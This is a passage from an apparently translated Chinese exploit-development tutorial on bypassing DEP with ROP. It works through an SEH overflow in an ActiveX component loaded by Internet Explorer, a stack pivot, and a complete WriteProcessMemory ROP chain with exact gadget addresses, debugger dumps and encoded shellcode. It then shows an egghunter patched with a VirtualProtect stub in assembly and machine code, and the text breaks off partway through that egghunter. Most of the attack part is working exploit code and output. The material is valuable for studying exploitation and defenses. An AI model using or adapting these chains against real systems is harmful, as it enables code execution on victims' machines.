
在 0x0644110C 处设断然后忽略程序的异常（按 Shift F9）。寄存器现在包含这个：



并且栈顶是这样的：




滚下来直到你看到你的缓冲区的第一部分（A）：



绕栈旋转

因此，我们发现我们的缓冲区在 ESP 后面（01A6E34C+1032 字节）。这意味着，如果我们想从 SEH 处理函数返回到我们的缓冲区中，我们不得不用至少 1032 字节（0x408 或者更多）来旋转回栈中。我的好朋友 Lincoln 产生他的 rop 文件并在 sshelper.dll 中的 0x06471613 处找到一个指向 ADD ESP，46C+RET 的指针。




这意味着，如果我们用一个指向 ADD ESP，46C+RET 的指针覆盖掉我们的 SEH 创建处理函数，那么会使它回到我们控制的缓冲区并开始我们的 rop 链。
修改脚本并且用下面的替换“seh=...”这行

```
seh = unescape("%13%16%47%06")
```


在 Internet Explorer 中打开文件（Immunity Debugger 附加进去），然后让 ActiveX 组件运行。当崩溃发生时，观察 SEH 链并且核查它是否被正确的指针覆盖掉。

在 0x06471613 处设置断点。忽略程序的异常（如果需要的话两次），直到碰到断点。



在这时，ESP 指向 01A5E330

然后按 F7 单步执行指令。当“ADD ESP，46C”指令被执行时，检查 ESP（和栈顶的内容）：



可怕，这意味着我们要绕栈旋转然后返回到一个我们能初始化 rop 链的位置。

从这里往前，这个 exploit 可以像其它的基于 rop 的 exploit 一样打造：

●设置你的策略（这个例子中是 WriteProcessMemory()，但是你明显也可以用另一个技术）

●得到你的 rop 小配件（!Pvefindaddr rop）

●打造链

但是首先，你将需要明白我们要在一连串的 A 的哪里登录，我们才能在正确的地方开始 rop 链。

你将注意到，当你试着定位偏移量时（IE6，IE7），偏移量可能会变。它可能在 72 字节到 100 字节之间变动（最多 100 字节）

这意味着我们不能 100%确认我们将在缓冲区中登录。

我们怎么解决？我们知道 nop 的思想，当跳到 shellcode 时允许弹簧垫有点远。但是有没有一个似兼容 rop 的 nop 的东西？

ROP NOP

当然有。记得“direct RET exploit 版本 3”？我们已经用滑梯来走到栈上的下一个地址。

为了能是 exploit 通用（在单独的一个 exploit 中没有创建许多的 rop 链），你可以简单地用 ROP NOP 来 spray 一些区域（代表指向 RET 的指针）。每次 RET 被调用时，在没有做一个坏事的情况下，它会滑到/跳到下一个 ret。

因此它很像一个 nop。

一个指针是由 4 字节组成的，因此对齐这些指针很重要。确保当 EIP 返回到栈上时，它会登录在指针上（而不是登录在指针的中间，破坏了链），或者会直接登录在你的 rop 链的第一个小配件。

找 rop nop 不难。任意一个指向 RET 的指针都行。

返回到我们的 exploit 中。

打造 ROP 链--WriteProcessMemory()

为一个给定的函数精巧布置栈有很多种方法。我将简单地解释 Lincoln 是怎样打造他的 rop 链并且将 bug 变成一个成功的 DEP 绕过 exploit。

重要注意：我们要处理坏字节：在 80 和 9f 之间的字节要避免。
在他的 exploit 中，Lincoln 决定用 PUSHAD 来将参数在正确的地方入栈，然后调用函数（这个例子中是 WriteProcessMemory()）。
首先，为了确保 rop 链被执行，虽然我们登录在 ADD ESP，46C 指令后的位置不一样，他用很多 RET 指针（0x06471619）作为 nop：

```
rop = rop + String(72, "D")                    '#Junk
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
rop = rop + unescape("%19%16%47%06")           '#Nop
```

然后他将 0x064BC001 放入 ebp（在 0x0644B633 处用一个 pop ebp+ret 小配件），然后用一连串 pop 指令（在 0x0647B965）来将 5 个“参数”放入寄存器中：

```
'#alignment
rop = rop + unescape("%7c%bd%47%06")    '#(POP into EDI to call eax to WPM)
rop = rop + unescape("%49%50%45%06")    '#(pop into ESI add esp +4 #junk #retn)
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%ff%ff%ff%ff")    '#(pop into EBX -1 to add to EAX for sc len)
rop = rop + unescape("%50%50%50%50")    '#(pop into ECX used for adding/sub registers)
```

```
CPU - thread 00000E80, module SSHelper
0647B965   8BD5            MOV EDX,EBP
0647B967   5F              POP EDI
0647B968   5E              POP ESI
0647B969   5D              POP EBP
0647B96A   5B              POP EBX
0647B96B   59              POP ECX
0647B96C   C3              RETN
```

在这 5 个 POP 执行后，寄存器是这样的：

```
Registers (FPU)
EAX 00000000
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX FFFFFFFF
ESP 01A6E7B4
EBP 41414141
ESI 06455049 SSHelper.06455049
EDI 0647BD7C SSHelper.0647BD7C
EIP 0647B96C SSHelper.0647B96C
```

接下来，他将产生 shellcode 的长度。他用 3 个 ADD EAX，80 指令然后再在 EBX 上加上 EAX 的值。

```
'#ebx
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%b2%7d%48%06")    '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")    '#Junk
rop = rop + unescape("%d9%c4%47%06")    '#ADD EBX,EAX # PUSH 1 # POP EAX # RETN
```


结果：

```
Registers (FPU)
EAX 00000180
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX 0000017F
ESP 01A6E7D0
EBP 41414141
ESI 06455049 SSHelper.06455049
EDI 0647BD7C SSHelper.0647BD7C
EIP 0647C4DB SSHelper.0647C4DB
```

因此 shellcode 的长度现在放入 ebx 中。
我们用来完成这个的 rop 小配件是 POP EAX（从栈中取出 0xCCD0731F），然后做 SUB EAX，EAX。最后，这个值放入 EBP。

```
'#ebp
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%1f%73%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
rop = rop + unescape("%30%14%45%06")     '#MOV EBP,EAX # CALL ESI
```


注意：Lincoln 没有将 7C9022CF 放入 EBP 的原因是那个特殊的地址包含一个“坏字节”。我们不能用字节 0x80。ECX 已经包含 50505050，因此他用一个 sub 指令（eax 中有个重新计算的值）来重新产生那个指针。聪明的想法！



这个 rop 子链已经将 7C9022CF 放入 EBP 中。这个地址将是写入我们的 shellcode 的目标位置。基本上，我们将补丁 WriteProcessMemory()函数自身，如果你认真地读了关于 WriteProcessMemory()这节的话，因这个地址看起来很熟悉。

最后的小配件没有用一个 RET 来结尾。它做一个 call ESI 操作。

ESI 怎么来的？记得我们早些时候做的 5 个 POP？好的，我们简单地放一个从 ESI 弹出的值到栈上。然后那个值是下面指令的指针：



因此 CALL ESI 将会跳到那个位置，ESP 增加 4 字节，将一个值（06454ED5）放入 EAX 中然后返回。我们简单地返回到栈上，我们的下一个 rop 小配件在的位置：

```
'#esi
rop = rop + unescape("%22%cd%46%06")     '#POP ESI # RETN
rop = rop + unescape("%ff%ff%ff%ff")     '#(pop ESI into hProcess)
```

用这个小配件，ESI 被设成 FFFFFFFF。这会是后面用作 hProcess 参数的值。
接下来，CCD07263 被弹入 eax，之后，一个 SUB EAX，ECX 指令被执行。

```
'#eax
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%63%72%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
```

执行这些指令之后，EAX 中的结果会是 7C802213（是 kernel32.WriteProcessMemory 的指针）

```
Registers (FPU)
EAX 7C802213 kernel32.WriteProcessMemory
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX 0000017F
ESP 01A6E7F4
EBP 7C8022CF kernel32.7C8022CF
ESI FFFFFFFF
EDI 0647BD7C SSHelper.0647BD7C
```

最后，一个 PUSHAD 指令被执行：

```
rop = rop + unescape("%47%71%49%06")     '#PUSHAD
```

这会使栈顶看起来是这样的：

```
01A6E7D8  0647BD7C  SSHelper.0647BD7C
01A6E7DC  FFFFFFFF
01A6E7E0  7C8022CF  RETURN to kernel32.7C8022CF from ntdll.ZwWrite
01A6E7E4  01A6E7F8
01A6E7E8  0000017F
01A6E7EC  064BC001  SSHelper.064BC001
01A6E7F0  50505050  PPPP
01A6E7F4  7C802213  kernel32.WriteProcessMemory
01A6E7F8  EB5903EB
01A6E7FC  FFF8E805
01A6E800  4949FFFF    II
01A6E804  49494949  IIII
01A6E808  49494949  IIII
01A6E80C  49494949  IIII
01A6E810  49494849  IHII
01A6E814  456A5A51  QZjE
01A6E818  31413058  X0A1
01A6E81C  6B424150  PABk
01A6E820  32554142  BAU2
01A6E824  41324242  BB2A
01A6E828  41413041  A0AA
01A6E82C  42384258  XB8B
01A6E830  6D755042  BPum
01A6E834  6D6C3939  99lm
```


当 pushad 函数返回时，它会执行在 0x0647BD7C 处的指令（源于 EDI，放入早些用 5 个 POP 操作的寄存器中）

这个指令将只是做一个 CALL EAX。在 EAX 中，我们依然有一个指向 kernel32.WriteProcessMemory()的指针。当 CALL EAX 被调用时，下面的参数会从栈中取出：


```
01A6E7D8  0647BD7E  CALL to WriteProcessMemory from SSHelper.0647BD7C
01A6E7DC  FFFFFFFF  hProcess = FFFFFFFF
01A6E7E0  7C8022CF  Address = 7C8022CF
01A6E7E4  01A6E7F8  Buffer = 01A6E7F8
01A6E7E8  0000017F  BytesToWrite = 17F (383.)
01A6E7EC  064BC001  pBytesWritten = SSHelper.064BC001
01A6E7F0  50505050  PPPP
01A6E7F4  7C802213  kernel32.WriteProcessMemory
01A6E7F8  EB5903EB
```

第一个参数无关紧要。代码会补丁 WPM()，因此它不会返回。然后，可以找到 hProcess 参数（FFFFFFFF）和 Address（目的地，写入 shellcode 的地方），紧接着 Buffer（shellcode 的位置。这个指针从 ESP 中取出。由于 PUSHAD 会移动 ESP（并且由于我们已经将我们的 shellcode 直接放在 rop 链之后），这个指针现在指向 shellcode。

BytesToWrite 值是早些时候产生的。最后，最后一个参数指向一个可写的位置。
首先，dump 出 0x78022CF 处的内容：




按 F7 单步执行。在 ntdll.ZwWriteVirtualMemory 调用之后（在 7C8022C9），在 RETN14 指令执行之前，我们可以看到我们的 shellcode 被复制到 7C8022CF：



当 RETN14 指令执行时，我们登录在 7C8022CF，就是 WriteProcessMemory()指令流的下一条指令。
由于这个位置现在包含 shellcode，shellcode 会被执行。

```
CPU - thread 00000E80, module kernel32
7C8022CF  EB 03           JMP SHORT kernel32.7C8022D4
7C8022D1  59              POP ECX
7C8022D2  EB 05           JMP SHORT kernel32.7C8022D9
7C8022D4  E8 F8FFFFFF     CALL kernel32.7C8022D1
7C8022D9  49              DEC ECX
7C8022DA  49              DEC ECX
7C8022DB  49              DEC ECX
7C8022DC  49              DEC ECX
7C8022DD  49              DEC ECX
7C8022DE  49              DEC ECX
7C8022DF  49              DEC ECX
7C8022E0  49              DEC ECX
7C8022E1  49              DEC ECX
7C8022E2  49              DEC ECX                          kernel32.7C8022D0
7C8022E3  49              DEC ECX
7C8022E4  49              DEC ECX
7C8022E5  49              DEC ECX
7C8022E6  49              DEC ECX
7C8022E7  49              DEC ECX
7C8022E8  48              DEC EAX
7C8022E9  49              DEC ECX
7C8022EA  49              DEC ECX
7C8022EB  51              PUSH ECX
7C8022EC  5A              POP EDX
7C8022ED  6A 45           PUSH 45
7C8022EF  58              POP EAX
7C8022F0  3041 31         XOR BYTE PTR DS:[ECX+31],AL
7C8022F3  50              PUSH EAX
7C8022F4  41              INC ECX
7C8022F5  42              INC EDX
7C8022F6  6B42 41 55      IMUL EAX,DWORD PTR DS:[EDX+41],55
7C8022FA  3242 42         XOR AL,BYTE PTR DS:[EDX+42]
7C8022FD  3241 41         XOR AL,BYTE PTR DS:[ECX+41]
7C802300  3041 41         XOR BYTE PTR DS:[ECX+41],AL
```

结果：



结论：在这个 ROP exploit 中，一个不同的将参数入栈的技术被用到。参数首先被产生（用 ADD 和 SUB 指令）然后弹出到寄存器中，最终，一个 PUSHAD 指令将指令放入正确的位置，然后 API 就被调用。

Egghunters

在教程 8 中，我已经讨论了 egghunters 的内部机理。总结了 egg hunter 的思想，你将会执行小数量的代码，它会寻找真正的 shellcode（在栈上或堆里）然后执行。

你应该已经知道了怎样使一个 egg hunter 运行，用 rop。一个 egghunter 只是一些小的 shellcode，因此你应该应用一个 rop 序列来使 egg hunter 运行。

当 egg hunter 已经找到 shellcode，它会跳到 shellcode 的基地址。当然，当 DEP 启用时，这很可能不会成功。

这意味着我们需要插入另一个 rop 链来确保我们能使 shellcode 标记为可执行。

有两种方法：
●附加一个 rop 例程到 egg hunter 自身
●用一个 rop 例程预先考虑最后的 shellcode
让我们看下这两种方案是怎样用一个常用的 egg hunter 实现的（用 NtAccessCheckAndAuditAlarm）：

```
681CAFF0F   or dx,0x0fff
42          inc edx
52          push edx
6A02        push byte +0x2
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        je xxxx
B877303074  mov eax,0x74303077
8BFA        mov edi,edx
AF          scasd
75EA        jnz xxxxxx
AF          scasd
75E7        jnz xxxxx
FFE7        jmp edi
```

同时，我假设你已经知道了怎样用 rop 来使 egg hunter 运行。

正如你能看到的，在 egg hunter 的末尾（当 shellcode 被找到时），shellcode 的地址会存入 edi。egg hunter 的最后一条指令会跳到 edi 然后尝试执行 shellcode。当 DEP 启用时，跳转会被执行，但是 shellcode 的执行会失败。

我们怎么修理这个？

方案 1：给 egg hunter 打补丁

在第一个方案，我会修改 egg hunter 来确保 shellcode 在的位置被首先标记为可执行。

“jmp edi”指令需要去掉。

接下来，我们要将 shellcode 在的内存位置改为可执行。我们可以调用 VirtualProtect()来实现。幸运地，我们这次不要用 ROP，我们只要把代码写到 asm 中然后将它附加到 egg hunter 中。它会执行得很好（因为当前的位置是可执行）

需要写入的额外代码要精巧布置下面的值在栈上：
●返回地址：在 edi 中的地址--指向 shellcode。这会确保 shellcode 在 VirtualProtect()函数调用完自动执行。
●lpAddress：和“返回地址”一样的地址
●size：shellcode 的大小
●flNewProtect：设成 0x40
●lpflOldProtect：指向可写位置
最后它需要调用 VirtualProtect()函数（确保第一个参数在栈顶），就这样：
asm 样本代码：

```
[bits 32]
push 0x10035005    ;param5 : writable address
;0x40
xor eax,eax
add al,0x40
push eax           ;param4 : flNewProtect
;shellcode length - use 0x300 in this example
add eax,0x7FFFFFBF
sub eax,0x7FFFFCFF
push eax         ;param3 : size : 0x300 bytes in this case
push edi           ;param2 : lpAddress
push edi           ;param1 : return address
push 0x7C801AD4    ;VirtualProtect
ret
```

或者，用机器码：

```
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

因此，基本上，整个 egg hunter 是这样的：

```
#--------------------------------------------------------------------
#corelanc0d3r - egg hunter which will mark shellcode loc executable
#size to mark as executable : 300 bytes
#writeable location : 10035005
#XP SP3
#--------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
